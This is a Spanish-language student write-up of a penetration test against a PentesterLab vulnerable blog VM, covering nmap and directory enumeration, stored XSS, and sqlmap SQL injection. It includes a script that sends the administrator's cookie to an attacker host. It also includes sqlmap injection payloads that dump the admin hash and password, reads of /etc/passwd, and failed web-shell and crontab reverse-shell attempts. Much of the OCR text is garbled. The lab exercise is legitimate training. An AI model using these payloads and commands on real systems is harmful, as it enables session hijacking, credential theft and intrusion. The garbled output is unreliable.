

**TEAM CHALLENGE 8** 

XSS

#### Se comprueba con nmap toda la información posible del objetico

```
$ stido nmap + O - A = p + 10.0.2.20 VASP mission to improve so
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-22 06:10 CEST
Nmap scan report for 10.0.2.20
Host is up (0.00038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.5p1 Debian 6+squeeze4 (protocol 2.0)
| ssh-hostkey:
1024 27:0f:d0:8b:94:f1:45:03:cb:73:6e:ba:be:20:01:f9 (DSA)
  2048 51:d8:bf:08:dc:3c:b4:a4:3c:bf:95:d7:da:1e:bd:ef (RSA)
80/tcp open http Apache httpd 2.2.16 ((Debian))
http-title: PentesterLab vulnerable blog
http-server-he er: Apache/2.2.16 (Debian)
MAC Address: 08:00:27:64:B7:68 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://n
map.org/submit/
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/22%OT=22%CT=1%CU=44111%PV=Y%DS=1%DC=
OS:7%TM=669DDBDB%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=FB%TI=Z%CI=Z%II=
OS:1%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11I
OS:O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=
OS:6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%
OS:0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=F
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=9
OS:{R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:=N%T=40%CD=S)
```

## 2.- Se consulta con Gobuster y dirb las carpetas accesibles:

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                 http://10.0.2.20
[+] Method:
                     GET
[+] Threads:
                     10
[+] Wordlist:
                     /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent:
                      gobuster/3.6
[+] Timeout:
                     10s
Starting gobuster in directory enumeration mode
                (Status: 403) [Size: 286]
(Status: 403) [Size: 286]
/.htaccess
/.htpasswd
               (Status: 301) [Size: 306] [--> http://10.0.2.20/admin/]
/admin
/all
           (Status: 200) [Size: 644]
               (Status: 403) [Size: 285]
(Status: 301) [Size: 308] [--> http://10.0.2.20/classes/]
/cgi-bin/
/classes
            (Status: 301) [Size: 304] [--> http://10.0.2.20/css/]
/css
               (Status: 200) [Size: 14634]
/favicon
                (Status: 200) [Size: 14634]
/favicon.ico
             (Status: 200) [Size: 14034]
(Status: 200) [Size: 571]
(Status: 301) [Size: 307] [--> http://10.0.2.20/images/]
/footer
/header
/images
/index
              (Status: 200) [Size: 1307]
/post
             (Status: 200) [Size: 786]
/server-status (Status: 403) [Size: 290]
Progress: 20469 / 20470 (100.00%)
 ______
```



## **DIRB v2.22**

By The Dark Raver
-----START\_TIME: Wed Jul 24 04:29:05 2024
URL\_BASE: http://10.0.2.20/
WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

```
---- Scanning URL: http://10.0.2.20/ ----
```

- ==> DIRECTORY: http://10.0.2.20/admin/
- + http://10.0.2.20/all (CODE:200|SIZE:644)
- + http://10.0.2.20/cgi-bin/ (CODE:403|SIZE:285)
- ==> DIRECTORY: http://10.0.2.20/classes/
- ==> DIRECTORY: http://10.0.2.20/css/
- + http://10.0.2.20/favicon.ico (CODE:200|SIZE:14634)
- + http://10.0.2.20/footer (CODE:200|SIZE:185)
- + http://10.0.2.20/header (CODE:200|SIZE:571)
- ==> DIRECTORY: http://10.0.2.20/images/
- + http://10.0.2.20/index (CODE:200|SIZE:1311)
- + http://10.0.2.20/index.php (CODE:200|SIZE:1311)
- + http://10.0.2.20/post (CODE:200|SIZE:786)
- + http://10.0.2.20/server-status (CODE:403|SIZE:290)
- ---- Entering directory: http://10.0.2.20/admin/ ----
- + http://10.0.2.20/admin/del (CODE:302|SIZE:0)
- + http://10.0.2.20/admin/edit (CODE:302|SIZE:0)
- + http://10.0.2.20/admin/footer (CODE:200|SIZE:19)
- + http://10.0.2.20/admin/header (CODE:200|SIZE:653)
- + http://10.0.2.20/admin/index (CODE:302|SIZE:0)
- + http://10.0.2.20/admin/index.php (CODE:302|SIZE:0)
- + http://10.0.2.20/admin/login (CODE:200|SIZE:1387)
- + http://10.0.2.20/admin/logout (CODE:302|SIZE:0)
- + http://10.0.2.20/admin/new (CODE:302|SIZE:0)
- ==> DIRECTORY: http://10.0.2.20/admin/uploads/
- ---- Entering directory: http://10.0.2.20/classes/ ----
- (!) WARNING: Directory IS LISTABLE. No need to scan it.

  (Use mode '-w' if you want to scan it anyway)
- ---- Entering directory: http://10.0.2.20/css/ ----
- (!) WARNING: Directory IS LISTABLE. No need to scan it.(Use mode '-w' if you want to scan it anyway)
- ---- Entering directory: http://10.0.2.20/images/ ----
- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway)

- ---- Entering directory: http://10.0.2.20/admin/uploads/ ----
- (!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

#### 3.- mediante Nikto comprobamos que es vulnerable a XSS stored:





# 4.- Se ejecuta un script para extraer la cookie del administrador y entrar en el blog con este usuario.

Welcome	
Welcome to my blog. Leave a comment if you like the new design :)	
Comments:	
Title: Author: Text:	
<pre><script> // Se crea una variable xhr que es igua a new Image() //que crea un nuevo objeto de imagen para enviar la cookie al servidor remoto    var img = new Image(); //la img.src es igual a la URL del servidor remoto con la cookie del documento actual    img.src = "http://10.0.2.19:8080/capture?cookie=" + document.cookie; </script></pre>	
Enviar consulta	

No Copyright

# Aquí lo recibo en mi Shell:



# Administration of my Blog

Home | Manage post | New post | Logout



5.- Una vez autenticados como administrador: Accedemos al apartado edit. donde, al ponerle una comilla al final de la URL, produce un error en la función mysql\_fetch\_assoc (), la cual, espera un recurso que al ser false, produce el error, por lo que se deduce que no está manejando adecuadamente la entrada del usuario y es probable que sea vulnerable a inyección SQL.



# Administration o

```
/arning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined vitte: Notice: Trying to get property

Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

Ext:

Description:
```

# 6.- utilizamos sqlmap para extraer la máxima información:

a) info general, extrayendo las bases de datos vulnerables.

```
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1
                              {1.8.7#stable}
          .03.
   -]. [] |.'|.|
-|. []-|-|-,| -| Home | Manage post | New post | Logout
|_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
    's responsibility to obey all applicable l
                                                                  nd federal laws. Deve
t responsible for any misuse or damage caused by this program
[*] starting @ 19:48:20 /2024-08-07/
[19:48:20] [INFO] resuming back-end DBMS 'mysql'
[19:48:20] [INFO] testing connection to the target URL
got a 302 redirect to 'http:/10.0.2.21/admin/login.php'
you have not declared cookie(s), while server wants to set its own ('PHPSE
nt to use those [Y/n]y
sqlmap resumed the following injection point(s) from sto
                                                                                   n:
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 32
  Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)
  Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x52566
485a73665966596a624d6b7752,0x716b6b6b71),NULL,NULL-- -
[19:48:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP, Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL 5
[19:48:28] [INFO] fetching database names
[19:48:28] [INFO] resumed: 'information_schema'
[19:48:28] [INFO] resumed: 'blog'
[19:48:28] [INFO] resumed: 'mysql'
available databases [3]:
[*] blog
  *] information_schema
 *] mysql
```

# b) sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" -cookie="PHPSESSID=s95hmsjfevcfa8njed8603q3c4" --dump -batch

```
[*] starting @ 21:43:53 /2024-08-07/
[21:43:54] [INFO] resuming back-end DBMS 'mysql'
[21:43:54] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
   Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 2838) END)) (anage post | New
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)
   Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256666866524e4e4742584d7572756b4e4470446a7a5641755
[21:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze) web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5
[21:43:54] [INFO] fetching columns for table 'users' in database 'blog'
[21:43:54] [INFO] retching columns for table 'users' in database 'blog' [21:43:54] [WARNING] reflective value(s) found and filtering out [21:43:54] [INFO] resumed: 'id','mediumint(9)' [21:43:54] [INFO] resumed: 'login','varchar(50)' [21:43:54] [INFO] resumed: 'password','varchar(50)' [21:43:54] [INFO] fetching entries for table 'users' in database 'blog' [21:43:54] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
[21:43:58] [INFO] writing hashes to a temporary file '/tmp/sqlmaph4x7tseo354351/sqlmaphashes-ja69h22s.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[21:44:01] [INFO] using hash method 'md5_generic_passwd' to general pass.sh
[21:44:01] [INFO] resuming password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d410a8e0166eb2' for user 'admin'
Database: blog
Table: users
[1 entry]
id | login | password
1 | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
[21:44:01] [INFO] table 'blog.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.21/dump/blog/users.csv'
[21:44:01] [INFO] fetching columns for table " in database 'blog'
[21:44:01] [WARNING] the SQL query provided does not return any output
[21:44:01] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[21:44:01] [WARNING] unable to retrieve column names for table " in database 'blog'
do you want to use common column existence check? [y/N/q]/
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
[21:44:18] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[21:44:18] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]]0
[21:44:27] [INFO] starting 10 threads
[21:44:52] [WARNING] no column(s) found [21:44:52] [WARNING] unable to enumerate the columns for table " in database 'blog', skipping
[21:44:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.21'
[*] ending @ 21:44:52 /2024-08-07/
```

Extraemos usuario admin y contraseña P4ssw0rd, por lo que ya tengo acceso de forme persistente.

#### c) tablas:

```
--tables
  $ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1"
       m
                       11.8.7#stable
  -1-10 1-11-1
   _L (0_LLLL_.| _|
  V... | https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior m
ser's responsibility to obey all applicable local, state and federal laws. De
t responsible for any misuse or damage caused by this program
[*] starting @ 19:49:59 /2024-08-07/
[19:49:59] [INFO] resuming back-end DBMS 'mysql'
[19:49:59] [INFO] testing connection to the target URL
got a 302 redirect to 'http:/10.0.2.21/admin/login.php'
                                                                ant to
you have not declared cookie(s), while server wants to set its own ('PHF
nt to use those [Y/n]/
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
 Type: boolean-based blind
 Title: Boolean-based blind - Parameter replace (original value)
 Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT
 Type: time-based blind
 Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
 Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)
 Type: UNION query
 Title: Generic UNION query (NULL) - 4 columns
 Payload: id=3 UNION ALL SELECT NULL, CONCAT (0x716b6a6271, 0x525)
485a73665966596a624d6b7752,0x716b6b6b71),NULL,NULL-- -
[19:50:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, PHP, Apache 2.2.16
back-end DBMS: MySQL 5
[19:50:05] [INFO] fetching tables for database: 'blog'
[19:50:05] [INFO] resumed: 'comments'
[19:50:05] [INFO] resumed: 'posts'
[19:50:05] [INFO] resumed: 'users'
Database: blog
[3 tables]
| comments |
posts |
users
```


#### d)columnas:

```
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1"
                                                             comments -- columns
       .()]
                       1.8.7#stable
  -1.10_ 1.4.1
      11-1-1-1
           https://sqlmap.org
   |_|V...
[I] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no
t responsible for any misuse or damage caused by this program St
[*] starting @ 19:50:55 /2024-08-07/
[19:50:55] [INFO] resuming back-end DBMS 'mysgl'
[19:50:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=q2f0pf7
nt to use those [Y/n]/
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELE
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x52566666866524---4
485a73665966596a624d6b7752,0x716b6b6b71),NULL,NULL-- -
[19:51:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16, PHP
back-end DBMS: MySQL 5
[19:51:01] [INFO] fetching columns for table 'comments' in database 'blog'
[19:51:01] [INFO] resumed: 'id','mediumint(9)'
[19:51:01] [INFO] resumed: 'title','varchar(50)'
[19:51:01] [INFO] resumed: 'text','text'
[19:51:01] [INFO] resumed: 'author','varchar(50)'
[19:51:01] [INFO] resumed: 'published','datetime'
[19:51:01] [INFO] resumed: 'post_id','mediumint(9)'
Database: blog
Table: comments
[6 columns]
|Column |Type |
text text
author | varchar(50) |
|id |mediumint(9)|
|post_id |mediumint(9)|
| published | datetime
title |varchar(50) |
```

#### **RESUMEN:**

- 1. Inyección SQL Identificada:
  - Parámetro Vulnerable: id en la URL http://10.0.2.21/admin/edit.php?id=1.
  - Tipos de Inyección:
    - Boolean-based blind
    - Time-based blind
    - UNION query
- 2. Base de Datos Identificada:
  - o Nombre de la Base de Datos: blog
- 3. Tablas Identificadas:
  - o comments
  - posts
  - o users
- 4. Contenido de la Tabla users:
  - Usuario admin con la contraseña P4ssw0rd (MD5 hash: 8efe310f9ab3efeae8d410a8e0166eb2)
- 5. Posibles Scripts para RCE en la Tabla comments:
  - Varias entradas en la tabla comments pueden contener scripts que pueden usarse para cargar una shell PHP en el servidor.

# 7.- Información extraída de zas Owasp:



sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --sql-query="SELECT table\_name FROM information\_schema.tables WHERE table schema = 'blog';"

/I150 I15 I 1			
(kali@ kali)-[~]  Axbloit-DB,, Google Hasking DB, JJ, OffSes, JA, ofSense - Logie-, P-5vcs	llidraw LEsquemas 👝 🚇 Nessus Esse	ntials / Fourers 2	
\$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" ery="SELECT ta	ble_name FROM information_schema	a.tables WHERE ta	
<del>_</del>			
	<b>Administration</b>	of my	
	AULLIII IISU AUOL	i Oi IIIy	
L-1-0, 1-1-1 LL-0,-L-L-1-1			
-     - - - -  -  			
_ V			
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua	I consent is illegal. It is the end user's	responsibility to o	
sponsible for any misuse or damage caused by gram			
rning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/w		Go Bookmarks	
[*] starting @ 22:09:59 /2024-08-10/		4 A A A A A Indi	
		H Kau	
[22:09:59] [INFO] resuming back-end DBMS.!mysql\ /var/www/admin/edit.php	p on line 19 Places	.screar	
[22:09:59] [INFO] testing connection to the target URL			
got a 302 redirect to 'http:/10.0.2.21/admin/login.php' ant to follo		sudo_	
you have not declared cookie(s), while server wants to set its own ('PHPSES:	SID=3uvsspqddgs4dvkpo01b7'). D	o you want to use	
sqlmap resumed the following injection point(s) from stored session:		al 🗎 .vboxcl	
		.vboxcl	
Parameter: id (GET)		_	
Type: boolean-based blind		.vboxcl	
Title: Boolean-based blind - Parameter replace (original value)	Documents	.vboxcl	
Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295	UNION SELECT 2838) END))	.vboxcl	
Toron Constitute 1 Const		.vboxcl	
Type: time-based blind			
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)		.vboxcl	
Payload. Id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(S)))STyx)		.vboxcl	
Type: UNION query		.vboxcl	
Title: Generic UNION query (NULL) - 4 columns		vimint	
Payload: id=3 UNION ALL SELECT NULL, CONCAT(0x716b6a6271,0x5256666	8866524e4e4742584d7572756b4e44	70446272564175	
	A of COMPA	, 0 1 1 0 0 7 0 3 0 7 1 2 5	
[22:10:12] [INFO] the back-end DBMS is MySQL		y 🗎 .Xauth	
web server operating system: Linux Debian 6 (squeeze)			
web application technology: Apache 2.2.16, PHP 5.3.3, PHP		rk 29 folders	
back-end DBMS: MySQL 5			
[22:10:12] [INFO] fetching SQL SELECT statement query output: 'SELECT table_	_name FROM information_schema.tal	oles WHERE table	
[22:10:13] [WARNING] the SQL query provided does not return any output			
[22:10:13] [WARNING] running in a single-thread mode. Please consider usage	e of option 'threads' for faster data :	retrieval	
[22:10:13] [INFO] retrieved:			
[22:10:13] [WARNING] unexpected HTTP code '302' detected. Will use (extra) vi	alidation step in similar cases		
[22:10:13] [WARNING] the SQL query provided does not return any output			
[22:10:13] [WARNING] in case of continuous data retrieval problems you are ac		itch 'hex'	
[22:10:13] [INFO] fetched data logged to text files under '/home/kali/.local/shai	re/sqlmap/output/10.0.2.21'		
[*] ending @ 22:10:13 /2024-08-10/			

8.- Se inicia e intentarte conectarse al objetivo, pero es redirigido (HTTP 302) a la pagina <a href="http://10.0.2.21/admin/login.php">http://10.0.2.21/admin/login.php</a>. Identificándose tres tipos de inyección en el parámetro id:

□ Blind Boolean-Based: Determina la inyección basándose en respuestas verdaderas o falsas.
☐ Time-Based Blind: Usa retrasos temporales para deducir si la inyección es exitosa.
☐ Union-Based: Usa la cláusula UNION para combinar resultados de múltiples

consultas.

Por todo lo anterior se procede a realizar la consulta más exhaustiva, intentando no castar los resultados, no aportando nada nuevo.

□\$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" -cookie="PHPSESSID=c0kop54hhjbt1dstsr2pfpab07" --sql-query="SELECT
table\_name FROM information\_schema.tables WHERE table\_schema =
'blog';" --threads=5 --no-cast

```
[*] starting @ 01:43:10 /2024-08-11/
[01:43:10] [INFO] resuming back-end DBMS 'mysql'
[01:43:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 28
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256666866524e4e474258
[01:43:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5
[01:43:10] [INFO] fetching SQL SELECT statement query output: 'SELECT table_name FROM inforr
[01:43:10] [WARNING] reflective value(s) found and filtering out
[01:43:10] [WARNING] the SQL query provided does not return any output
[01:43:10] [INFO] resumed: 3
the SQL query provided can return 3 entries. How many entries do you want to retrieve?
[a] All (default)
[#] S |ecific number
[q] Quit
[01:43:51] [INFO] retrieving the length of query output
[01:43:51] [INFO] retrieved:
[01:43:51] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[01:43:51] [WARNING] if the problem persists please try to lower the number of used threads (opti
[01:43:51] [WARNING] unexpected response detected. Will use (extra) validation step in similar cas
[01:43:51] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step in sim
[01:43:51] [INFO] resumed: comments
[01:43:51] [INFO] retrieving the length of query output
[01:43:51] [INFO] retrieved: 5
[01:43:51] [INFO] resumed: posts
[01:43:51] [INFO] retrieving the length of query output
[01:43:51] [INFO] retrieved: 5
[01:43:51] [INFO] resumed: users
SELECT table_name FROM information_schema.tables WHERE table_schema = 'blog' [3]:
[*] comments
[*] posts
[*] users
```

**9.- Aprovechando la vulnerabilidad de edit de sqli**, se intenta conseguir la contraseña del servidor mysql:

# sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" -- cookie=PHPSESSID="c0kop54hhjbt1dstsr2pfpab07" --dbms=mysql -- passwords

```
Parameter: Id (GET)
Type: boolean-based blind
Title: Boolean-based blind
Title: Boolean-based blind
Payload: Id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 2838) END))


Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: Id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(S)))sTgx)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: Id=3 AND (SELECT 3232 FROM (SELECT (SLEEP(S)))sTgx)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: Id=3 UNION ALL SELECT NULL, CONCAT (0x716b6a6271,0x5256666866524e4e4742584d7572756b4e

[0.30242] [INFO] testing MySQL
[0.30242] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
Web Server operating system: Linux Debi
```

```
do you want to use common password suffixes? (slow!) [y/N]
(03(03:03) [INFO] starting dictionary-based cracking (mysql_passwd)
(03(03:03) [INFO] starting of processes
(03:03:03) [INFO] using suffix '12'
(03:04:03) [INFO] using suffix '12'
(03:04:03) [INFO] using suffix '12'
(03:04:04) [INFO] using suffix '12'
(03:04:05) [INFO] using suffix '12'
(03:04:05) [INFO] using suffix '12'
(03:04:05) [INFO] using suffix '14'
(03:05:06) [INFO] using suffix '16'
(03:05:06) [INFO] using suffix '16'
(03:05:06) [INFO] using suffix '16'
(03:05:05) [INFO] using suffix '16'
(03:05:05) [INFO] using suffix '16'
(03:05:05) [INFO] using suffix '18'
(03:05:05) [INFO] using suffix '18'
(03:05:05) [INFO] using suffix '18'
(03:05:06) [INFO] using suffix '18'
(03:06:06) [INFO] using suffix '19'
(03:06:
```


Se consigue el hash de la contraseña, intentándose hashear con hashcat con resultado negativo.

**10.- Se inyecta una Shell directamente en el sistema**, mediante sqlmap, dando los permisos necesarios:



Se intentan varios métodos para ejecutar el RCE con resultado infructuoso:

1.- Intento ejecutar la Shell mediante curl o directamente en el navegador con resultado negativo.



# **Not Found**

The requested URL /shell.php was not found on this server.

Apache/2.2.16 (Debian) Server at 10.0.2.21 Port 80

- 2.- Se intenta ejecutar comando directamente mediante sqlmap aprovechando la vulnerabilidad, con resultado negativo:
- \$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --os-cmd="whoami" --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4"

```
[12:12:45] [INFO] trying to upload the file stager on '/var/www/admin/admin/' via UNION method
[12:12:45] [INFO] retrieved:
[12:12:45] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[12:12:45] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 50 times
```

**3.-** a través del archivo "crontab", el cual se usa para ejecutar archivos automáticamente en determinadas fechas, minutos, etc, previamente descargado a través de sqlmap:

"sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --file-read="/etc/crontab" --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4", intento modificar dicho archivo, incluyendo una reverse Shell para intentar que se ejecute con privilegios de administrador y subirlo mediante:

"sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" –file-write ="/home/kali/.local/share/sqlmap/output/10.0.2.21/files/\_etc\_crontab" –file-dest="etc/crontab" --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4"

Todo con resultado negativo

**4.-** A través del archivo "passwd" previamente descargado a través de sqlmap:

"sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --file-read="/etc/passwd" --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4", se consigue la lista de usuarios permitidos, no pudiendo acceder a etc/shadow, no pudiendo hacer nada con este archivo:

```
GNU nano 8.1
                      _etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Por todo lo anterior, y con todos los esfuerzos invertidos, solo he conseguido acceder como administrador al servidor por cookie y posteriormente he sacado el usuario y contraseña, para tener acceso persistente, no logrando ejecutar el RCE aunque si haya inyectado en el servidor una Shell.